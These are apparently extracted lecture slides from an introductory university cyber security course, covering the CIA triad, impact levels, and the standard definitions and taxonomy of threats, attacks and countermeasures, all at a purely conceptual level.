 - Verifies that users are who they say they are and that each input arriving at the system came from a trusted source
- **Accountability:**
 - Actions of an entity to be traced uniquely to that entity
 - Supports nonrepudiation, deterrence, fault isolation, intrusion detection and prevention, and after-action recovery and legal action
 - A security breach should be traceable to a responsible party
 - Systems must keep records of the activities to permit forensic analysis to trace security breaches or to aid in transaction disputes




Essential Network and Computer Security Requirements

Computer Security Concepts



CIA Triad – Levels of effects due to breach of security

- Breach of security results in a loss of C, I or A
- FIPS PUB 199 defines three levels of effects on **organizational operations, organizational assets, and individuals** should there be a breach of security



Computer Security Concepts



Damages due to the loss of CIA Triad

Effect on	Breach of Security		
	Low	Moderate	High
Overall effect on organizational operations, assets, and individuals	Limited adverse effect	Serious adverse effect	Severe or catastrophic adverse effect
Extent and duration of degradation in mission capability	Minor	Significant	Severe
Organization is able to perform its primary functions	Yes, but the effectiveness of the functions is noticeably reduced	Yes, but effectiveness of the functions is significantly reduced	Not able to perform one or more of its primary functions
Organizational assets	Minor damage	Significant damage	Major damage
Financial loss	Minor	Significant	Major
Individuals	Minor harm	Significant harm	Severe or catastrophic harm
Loss of life or serious, life-threatening injuries	Not applicable	None	Yes

Computer Security Concepts



Loss to CIA Triad – Confidentiality – Example

Confidentiality	Example	Protected by	Accessibility
High	Student grade information	In the US, the release of such information is regulated by the Family Educational Rights and Privacy Act (FERPA)	<ul style="list-style-type: none">Grade information should only be available to students, their parents, and employees that require the information to do their job
Moderate	Student enrollment information	Also covered by FERPA	<ul style="list-style-type: none">This information is seen by more people on a daily basisIs less likely to be targeted than grade informationResults in less damage if disclosed
Low	Directory information	Not covered by FERPA	<ul style="list-style-type: none">E.g., lists of students or faculty or departmental listsThis information is typically freely available to the public and published on a school's Web site.

Computer Security Concepts



Loss to CIA Triad – Integrity – Example

Integrity	Example	Details
High	Patient Allergy Information	<ul style="list-style-type: none">The doctor should be able to trust that the information is correct and currentNow suppose that a nurse who is authorized to access this information deliberately falsifies the data to cause harm to the hospitalThe database needs to be restored to a trusted basis quicklyIt should be possible to trace the error back to the person responsibleInaccurate information could result in serious harm or death to a patient and expose the hospital to massive liability
Moderate	Web site	<ul style="list-style-type: none">Offers a forum to registered users to discuss specific topicsEither a registered user or a hacker could falsify some entries or deface the Web siteIf the forum exists only for the enjoyment of the users, brings in little or no advertising revenue, and is not used for something important such as research, then potential damage is not severeThe Web master may experience some data, financial, and time loss
Low	Anonymous online poll	<ul style="list-style-type: none">Many Web sites (E.g., news organizations), run polls for their users with very few safeguardsHowever, the inaccuracy and unscientific nature of such polls is well understood.

Computer Security Concepts



Loss to CIA Triad – Availability – Example

Availability	Example	Details
High	A system that provides authentication services for critical systems, applications, and devices	<ul style="list-style-type: none">An interruption of service results in the inability for<ul style="list-style-type: none">customers to access computing resourcesstaff to access the resources they need to perform critical tasks.The loss of service results into a large financial loss in lost employee productivity and potential customer loss.
Moderate	A public Web site for a university	<ul style="list-style-type: none">The Web site provides information for current and prospective students and donorsSuch a site is not a critical component of the university's information system, but its unavailability will cause some embarrassment
Low	Online telephone directory lookup application	<ul style="list-style-type: none">The temporary loss of the application may be an annoyance, butThere are other ways to access the information, such as a hardcopy directory or the operator



Challenges in Computer Security



Challenges in Computer Security

1. Computer security is not as simple as we might think
2. Constantly think about potential attacks on the security features
3. Procedures used to provide particular services are often counterintuitive
4. Physical and logical placement needs to be determined
5. No single protocol or algorithm
6. Computer security is a perpetual battle of wits between a perpetrator and the designer
7. Perceptions of no benefit from security investment
8. Security requires regular and constant monitoring
9. Security is too often an afterthought
10. Strong security viewed as an impediment

Computer Security Concepts



Challenges in Computer Security


- 1) Computer security is not simple
 - The computer security requirements appear to be straightforward
 - For example, most of the major requirements for security services can be given self-explanatory one-word labels:
 - confidentiality, authentication, nonrepudiation, integrity
 - But the mechanisms used to meet those requirements can be quite complex, and understanding them may involve rather subtle reasoning
- 2) Potential attacks on security features
 - In developing a particular security mechanism or algorithm, one must always consider potential attacks on those security features
 - Most of the successful attacks are designed by looking at the problem in a completely different way, therefore exploiting an unexpected weakness in the mechanism.

Computer Security Concepts



Challenges in Computer Security

- 3) Procedures used to provide particular services are often counterintuitive
 - Typically, a security mechanism is complex, and it is not obvious from the statement of a particular requirement that such elaborate measures are needed
 - It is only when the various aspects of the threat are considered that elaborate security mechanisms make sense.
- 4) Physical and logical placement needs to be determined
 - Having designed various security mechanisms, it is necessary to decide where to use them
 - Physical placement
 - E.g., at what points in a network are certain security mechanisms needed
 - Logical placement
 - E.g., at what layer or layers of an architecture such as TCP/IP should mechanisms be placed



Computer Security Concepts



Challenges in Computer Security

- 5) No single protocol or algorithm
 - Security mechanisms typically involve more than a particular algorithm or protocol
 - Security mechanisms also require that participants be in possession of some secret information (e.g., an encryption key)
 - This creates additional questions of creation, distribution, monitoring, and protection of that secret information
 - The behavior of communications protocols may complicate the task of developing the security mechanism
 - For example
 - If the proper functioning of the security mechanism requires setting time limits on the transit time of a message from sender to receiver, then any unpredictable delays (due to network and communication protocols) may render such time limits meaningless

Computer Security Concepts



Challenges in Computer Security

- 6) Computer security is a perpetual battle of wits between a perpetrator and the designer
 - Perpetrator – the one who tries to find holes
 - Designer – the one who tries to close them
 - Attackers only need to find a single weakness, while the designer must find and eliminate all weaknesses to achieve perfect security
- 7) Perceptions of no benefit from security investment
 - There is a natural tendency on the part of users and system managers to perceive little benefit from security investment until a security failure occurs

Computer Security Concepts



Challenges in Computer Security

- 8) Security requires regular and constant monitoring
 - Constantly monitoring security would be difficult in today's short-term, overloaded environment
 - Think of security forces guarding our national borders 24/7
- 9) Security is too often an afterthought
 - Many times, security is incorporated into the system after the design is complete, rather than being an integral part of the design process
- 10) Strong security is viewed as an impediment
 - Many users, including security admins view strong security as an obstruction to smooth operation of an IS or information use



Terminology


शोनं परमं बलम्

Computer Security Concepts



Terminology

- Asset
 - Something that users and owners wish to protect
 - Can be categorized as:
 - Hardware
 - Includes computer systems, data storage, communication devices
 - Software
 - Includes operating system, system utilities, and application software
 - Data
 - Includes files, databases, security-related data such as passwords
 - Networks and Communication Facilities
 - Includes local and wide area network communication networks, bridges, routers, etc.



Computer Security Concepts



Terminology

- **Vulnerability**
 - Weakness in an information system, system security procedures, or internal controls that could be exploited by a threat source
- **General categories of vulnerabilities of assets (system resources)**
 - Leaky system (Confidentiality issue)
 - E.g., someone who should not have access to information through network obtains such access
 - A weakness in a firewall that lets hackers get into a computer network
 - Corrupted system (Integrity issue)
 - The system does wrong things or gives wrong answers
 - E.g., A malicious macro in a Word document inserts the word "not" after some random instances of the word "is"
 - Unavailable or slow system (Availability issue)
 - Using the system or network becomes impossible or impractical

Computer Security Concepts




Terminology

- Threat

- A threat is a possible danger that is capable of exploiting a vulnerability
- It is a set of circumstances that has the potential to cause loss or harm
- It is any circumstance or event with the potential to adversely impact:
 - organizational operations
 - organizational assets
 - individuals
 - other organizations, or
 - the Nation

using an ICT via

- unauthorized access
- destruction
- disclosure
- modification of information, and/or
- denial of service



Computer Security Concepts



Terminology


- Attack
 - An attack is a threat that is carried out (threat action)
 - An intelligent act that is a deliberate attempt to evade security services and violate the security policy of a system
 - Any kind of malicious activity that attempts to collect, disrupt, deny, degrade, or destroy information system resources or the information itself
 - A successful attack can lead to violation of security, or threat consequence
- Adversary (Threat agent)
 - An individual, group, organization, or government that conducts or has the intent to conduct detrimental activities
 - An agent carrying out the attack is referred to as an attacker or threat agent

Computer Security Concepts



Terminology

- Types of attacks:
 - Active attack
 - An attempt to alter system resources or affect their operation
 - Passive attack
 - An attempt to learn or make use of information from the system that does not affect system resources
 - Inside attack
 - Initiated by an entity inside the security perimeter (an "insider")
 - The insider is authorized to access the system resources, but uses them in a way not approved by those who granted the authorization
 - Outside attack
 - Initiated from outside the perimeter, by an unauthorized or illegitimate user of the system (an "outsider")
 - On the Internet, outside attackers range from amateur pranksters to organized criminals, international terrorists, and hostile governments



Computer Security Concepts



Terminology

- Countermeasure
 - A device or technique that is used to:
 - prevent a particular type of attack from succeeding
 - impair the operational effectiveness of undesirable or adversarial activity, or
 - prevent espionage, sabotage, theft, or unauthorized access to or use of sensitive information or information systems
 - An action, device, procedure, or technique that reduces a threat, a vulnerability, or an attack
 - by eliminating or preventing it,
 - by minimizing the harm it can cause, or
 - by discovering and reporting it so that corrective action can be taken
 - When prevention is not possible, or fails in some instance, the goal is to detect the attack then recover from the effects of the attack

Computer Security Concepts



Terminology

- Risk

- An expectation of loss expressed as the probability that a particular threat will exploit a particular vulnerability with a particular harmful result.
- A measure of the extent to which an entity is threatened by a potential circumstance or event, and typically a function of
 - 1) the likelihood of occurrence
 - 2) the adverse impacts that would arise if the circumstance or event occurs


- Security Policy

- A set of rules and practices that specify or regulate how a system or organization provides security services to protect sensitive and critical system resources
- It defines and constrains the activities of a data processing facility in order to maintain a condition of security for systems and data
- Example

Computer Security Concepts



Security Concepts and Relationships





BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Introduction – Part-1

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement



- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Cyber Security - Introduction



Agenda

- Computer Security Concepts
- Threats, Attacks, and Assets
- Security Functional Requirements
- Fundamental Security Design Principles
- Attack Surfaces and Attack Trees
- Computer Security Strategy
- Standards





Threats, Attacks, and Assets



Threats & Attacks



Threats & Attacks



Threat Consequences

- Threat consequence is a security violation that results from a threat action
- Types of threat consequences and corresponding attacks that result in each of these consequences


Threat Consequence	CIA Component	Type of Threat Action
Unauthorized Disclosure	Is a threat to confidentiality	Exposure; Interception; Inference; Intrusion
Deception	Is a threat to system or data integrity	Masquerade; Falsification; Repudiation
Disruption	Is a threat to availability or system integrity	Incapacitation; Corruption; Obstruction
Usurpation	Is a threat to system integrity	Misappropriation; Misuse



Threats & Attacks

Unauthorized Disclosure

- A circumstance or event whereby an entity gains access to the asset (data) for which the entity is not authorized
- The following **threat actions** can cause unauthorized disclosure:
 - Exposure
 - Interception
 - Inference
 - Intrusion





Threats & Attacks

Unauthorized Disclosure

- Exposure
 - A threat action whereby sensitive data is **directly released** to an unauthorized entity
 - Involves exposing confidential and sensitive information to an outsider
 - This attack results in an entity gaining unauthorized access of sensitive data
 - This can be **deliberate**
 - E.g., when an insider intentionally releases credit card numbers to an outsider
 - This can also be **an error** resulting from humans, hardware, or software error,
 - E.g., universities accidentally posting student confidential information on the Web
- Intrusion
 - A threat action whereby an unauthorized entity gains access to sensitive data by **circumventing** or **bypassing** a system's security protections



Threats & Attacks



Unauthorized Disclosure

- Interception
 - A threat action whereby an unauthorized entity directly accesses sensitive data travelling between authorized sources and destinations
 - A common attack in the context of communications
 - E.g., Any device attached to a wireless local area network (LAN) or a broadcast Ethernet can receive a copy of packets intended for another device
 - On the Internet, a determined hacker can gain e-mail access and other data transfers

- Scenario
 - User A transmits a file to user B
 - The file contains sensitive information (e.g., payroll records) that is to be protected from disclosure
 - User C, who is not authorized to read the file, is able to monitor the transmission and capture a copy of the file during its transmission.



Threats & Attacks



Unauthorized Disclosure

- Inference
 - A threat action whereby an unauthorized entity **indirectly accesses** sensitive data by reasoning from characteristics or byproducts of communications
 - E.g., **Traffic analysis**
 - An adversary is able to gain access to information from observing the pattern of traffic on a network
 - E.g., amount of traffic between pairs of hosts on the network
 - Traffic analysis is performed to **infer** from trivial information more robust information such as location of key nodes, routing structure, etc.,,
 - This is accomplished by repeated queries whose combined results enable inference
 - Once the base node is located, the attacker can accurately launch a host of attacks against the base station such as jamming, eavesdropping, etc.,.




Image Source: Kausar et al., 2019, Traffic Analysis Attack for Identifying Users' Online Activities, Published in IT Professional 2019

Threats & Attacks



Unauthorized Disclosure

Threat Action	Types of Threat Actions	Description
Exposure <i>A threat action whereby sensitive data is directly released to an unauthorized entity.</i>	Deliberate Exposure	Intentional release of sensitive data to an unauthorized entity.
	Scavenging	Searching through data residue in a system to gain unauthorized knowledge of sensitive data
	Human Error	Human action or inaction that unintentionally results in an entity gaining unauthorized knowledge of sensitive data.
	Hardware/software error	System failure that results in an entity gaining unauthorized knowledge of sensitive data.

Threats & Attacks



Unauthorized Disclosure

Threat Action	Types of Threat Actions	Description
Intrusion <i>A threat action whereby an unauthorized entity gains access to sensitive data by circumventing a system's security protections.</i>	Trespass	Gaining unauthorized physical access to sensitive data by circumventing a system's protections.
	Penetration	Gaining unauthorized logical access to sensitive data by circumventing a system's protections.
	Reverse Engineering	Acquiring sensitive data by disassembling and analyzing the design of a system component.
	Cryptanalysis	Transforming encrypted data into plain text without having prior knowledge of encryption parameters or processes.



Threats & Attacks

Unauthorized Disclosure

Threat Action	Types of Threat Actions	Description
Interception <i>A threat action whereby an unauthorized entity directly accesses sensitive data travelling between authorized sources and destinations</i>	Theft	Gaining access to sensitive data by stealing a shipment of a physical medium, such as a magnetic tape or disk, that holds the data.
	Wiretapping	Monitoring and recording data that is flowing between two points in a communication system
	Emanations Analysis	Gaining direct knowledge of communicated data by monitoring and resolving a signal that is emitted by a system and that contains the data but is not intended to communicate the data.

An emanation is a form of energy or a mass of tiny particles that comes from something
E.g., Emanation of light or sound

Threats & Attacks



Unauthorized Disclosure

Threat Action	Types of Threat Actions	Description
<p>Inference</p> <p><i>A threat action whereby an unauthorized entity indirectly accesses sensitive data (but not necessarily the data contained in the communication) by reasoning from characteristics or byproducts of communications</i></p>	Traffic Analysis Signal Analysis	Gaining knowledge of data by observing the characteristics of communications that carry the data. Gaining indirect knowledge of communicated data by monitoring and analyzing a signal that is emitted by a system and that contains the data but is not intended to communicate the data.

Threats & Attacks



Deception

- A circumstance or event that may result in an authorized entity **receiving false data** and **believing it to be true**
- The following threat actions can cause deception:
 - Masquerade
 - A threat action whereby an unauthorized entity gains access to a system or performs a malicious act by posing as an authorized entity.
 - Falsification
 - A threat action whereby false data deceives an authorized entity
 - Repudiation
 - A threat action whereby an entity deceives another by falsely denying responsibility for an act.

Threats & Attacks



Deception


- **Masquerade**

- E.g., an attempt by an unauthorized user to gain access to a system by posing as an authorized user

- This can happen if the unauthorized user learns about another user's login ID and password

- E.g., Malicious logic such as Trojan horse

- The software performs a useful or desirable function but actually gains unauthorized access to system resources



Active Attack – Masquerade

Threats & Attacks





Deception

- **Falsification**

- Refers to altering or replacing of valid data or the introduction of false data into a file or database
 - E.g., a student may alter his/her grades on a school database

- **Repudiation**

- Denial of the truth or validity of something
- A user either denies sending, receiving, or possessing the data




Threats & Attacks



Deception

Threat Action	Types of Threat Actions	Description
Masquerade <i>A threat action whereby an unauthorized entity gains access to a system or performs a malicious act by posing as an authorized entity.</i>	Spoof	Attempt by an unauthorized entity to gain access to a system by posing as an authorized user.
	Malicious Logic	In context of masquerade, any hardware, firmware, or software (e.g., Trojan horse) that appears to perform a useful or desirable function, but actually gains unauthorized access to system resources or tricks a user into executing other malicious logic.



Threats & Attacks



Deception

Threat Action	Types of Threat Actions	Description
Falsification <i>A threat action whereby false data deceives an authorized entity</i>	Substitution	Altering or replacing valid data with false data that serves to deceive an authorized entity.
	Insertion	Introducing false data that serves to deceive an authorized entity
Repudiation <i>A threat action whereby an entity deceives another by falsely denying responsibility for an act.</i>	False Denial of Origin	Action whereby the originator of data denies responsibility for its generation.
	False denial of receipt	Action whereby the recipient of data denies receiving and possessing the data.



Threats & Attacks

Disruption

- A circumstance or event that **interrupts or prevents** the correct operation of system services and functions.
- The following threat actions can cause disruption:
 - Incapacitation:
 - Prevents or interrupts system operation by disabling a system component.
 - Corruption:
 - Undesirably alters system operation by adversely modifying system functions or data.
 - Obstruction:
 - Interrupts delivery of system services by hindering system operations.

Threats & Attacks



Disruption


- Incapacitation (attack on system availability)
 - Could occur as a result of physical destruction or damage to system hardware
 - Trojan horses, viruses, or worms disable a system or some of its services
- Corruption (attack on system integrity)
 - Malicious software can make system resources or services function in an unintended manner
 - A user could gain unauthorized access to a system and modify some of its functions
 - E.g., user places a backdoor logic in the system to provide subsequent access to a system and its resources by other than the usual procedure

Threats & Attacks



Disruption

- Obstruction (attack on system availability)
 - One way is to interfere with communications by disabling the communication links or altering communication control information
 - Other way is to overload the system by placing excess burden on communication traffic or processing resources





Threats & Attacks

Disruption

Threat Action	Types of Threat Actions	Description
Incapacitation <i>Prevents or interrupts system operation by disabling a system component</i>	Malicious Logic	In the context of incapacitation, any hardware, firmware, or software (e.g., logic bomb) intentionally introduced into a system to destroy system functions or resources.
	Physical Destruction	Deliberate destruction of a system component to interrupt or prevent system operation.
	Human Error	Action or inaction that unintentionally disables a system component.
	Hardware or software error	Error that causes failure of a system component and leads to disruption of system operation.
	Natural disaster	Any natural disaster (e.g., fire, flood, earthquake, lightning, or wind) that disables a system component.[19]

A logic bomb is a piece of code that will set off a malicious function when specified conditions are met. For example, a programmer may hide a piece of code that starts deleting files (such as a salary database trigger), should they ever be terminated from the company.



Threats & Attacks

Disruption

Threat Action	Types of Threat Actions	Description
<p>Corruption</p> <p>A threat action that undesirably alters system operation by adversely modifying system functions or data.</p>	Tamper	In the context of corruption, deliberate alteration of a system's logic, data, or control information to interrupt or prevent correct operation of system functions.
	Malicious Logic	In the context of corruption, any hardware, firmware, or software (e.g., a computer virus) intentionally introduced into a system to modify system functions or data.
	Human Error	Human action or inaction that unintentionally results in the alteration of system functions or data.
	Hardware or Software Error	Error that results in the alteration of system functions or data.
	Natural Disaster	Any natural event (e.g. power surge caused by lightning) that alters system functions or data.[19]

Threats & Attacks



Disruption

Threat Action	Types of Threat Actions	Description
Obstruction <i>A threat action that interrupts delivery of system services by hindering system operations.</i>	Interference	Disruption of system operations by blocking communications or user data or control information.
	Overload	Hindrance of system operation by placing excess burden on the performance capabilities of a system component. (flooding.)





Threats & Attacks

Usurpation

- A circumstance or event that results in **taking control of** system services or functions without having a right to (by an unauthorized entity)
- The following threat actions can cause usurpation:
 - Misappropriation
 - An entity assumes logical or physical control of a system resource.
 - This can include theft of service
 - E.g., distributed denial of service attack
 - When malicious software is installed on a number of hosts to be used as platforms to launch traffic at a target host
 - In this case, the malicious software makes unauthorized use of processor and operating system resources.
 - Misuse
 - Causes a system component to perform a function or service that is detrimental to system security
 - Occurs by means of either malicious logic or a hacker that has gained unauthorized access to a system



Threats & Attacks

Usurpation

Threat Action	Types of Threat Actions	Description
Misappropriation <i>An entity assumes unauthorized logical or physical control of a system resource.</i>	Theft of Service	Unauthorized use of service by an entity.
